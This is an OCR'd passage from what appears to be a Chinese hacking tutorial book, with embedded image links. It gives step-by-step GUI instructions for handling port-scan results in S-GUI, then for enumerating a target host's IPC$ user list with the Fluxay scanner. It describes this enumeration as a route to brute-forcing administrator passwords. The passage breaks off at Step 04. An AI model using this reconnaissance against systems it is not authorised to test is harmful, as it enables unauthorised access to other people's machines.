
Step 05 单击“确定”按钮，即可返回“S-GUI Ver2.0”主窗口，然后单击右侧的 载入结果 按钮，即可打开“提示”对话框，在其中即可看到“你真的要 [载入结果] 吗？如果‘是’将覆盖掉 [扫描结果] 中的原有数据”提示信息，如下图所示。




Step 06 单击“是”按钮，即可将扫描结果添加到“扫描结果”文本区域中，在其中即可看到扫描到的开放指定端口主机的 IP 地址以及端口号，如下图所示。




Step 07 如果想要将扫描结果内容放入到左侧扫描列表中，则需要单击“发送列表”按钮，即可打开“提示”对话框，在其中即可看到“你真的要将 [扫描结果] 发送到 [扫描列表] 吗？如果‘是’将覆盖掉 [扫描列表] 中的原有数据”提示信息，如下图所示。




Step 08 单击“是”按钮，将打开“已经发送到 [扫描列表] 中并去掉了端口号”提示对话框，如下图所示。



Step 09 单击“确定”按钮，即可在“S-GUI Ver2.0”主窗口左侧的“扫描列表”中看到扫描到的主机列表以及端口号，如下图所示。



Step 10 单击“打开 Result”按钮，即可以记事本的形式打开 Result 记事本文件，在其中即可看到具体的扫描信息，如下图所示。



5.2　扫描目标系统的其他信息

除扫描目标系统的端口信息外，还可以扫描目标系统的其他信息，如目标主机的 IPC$ 用户列表、指定地址范围内的目标主机信息等。




绝招5：扫描目标主机的IPC$用户列表


IPC$（Internet Process Connection）是共享“命名管道”的资源，是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

利用 IPC$ 可以与目标主机建立一个空的连接，利用这个空的连接，连接者可以获得目标主机上的用户列表，通过猜测密码或者穷举密码，从而获得管理员权限。利用“流光扫描器”探测目标主机的 IPC$ 用户列表的具体操作步骤如下。


Step 01 在“流光扫描器”主窗口中选中“IPC$ 主机”复选框，然后右击，在弹出的快捷菜单中选择“编辑”→“添加”选项，如下图所示。




Step 02 打开“添加主机（NT Server）”对话框，在其下拉列表框中输入要扫描主机的 IP 地址（这里以 192.168.0.105 为例），如下图所示。




Step 03 选中刚刚添加的 IPC$ 主机，然后右击，在弹出的快捷菜单中选择“探测”→“探测 IPC$ 用户列表”选项，如下图所示。




Step 04 打开“IPC 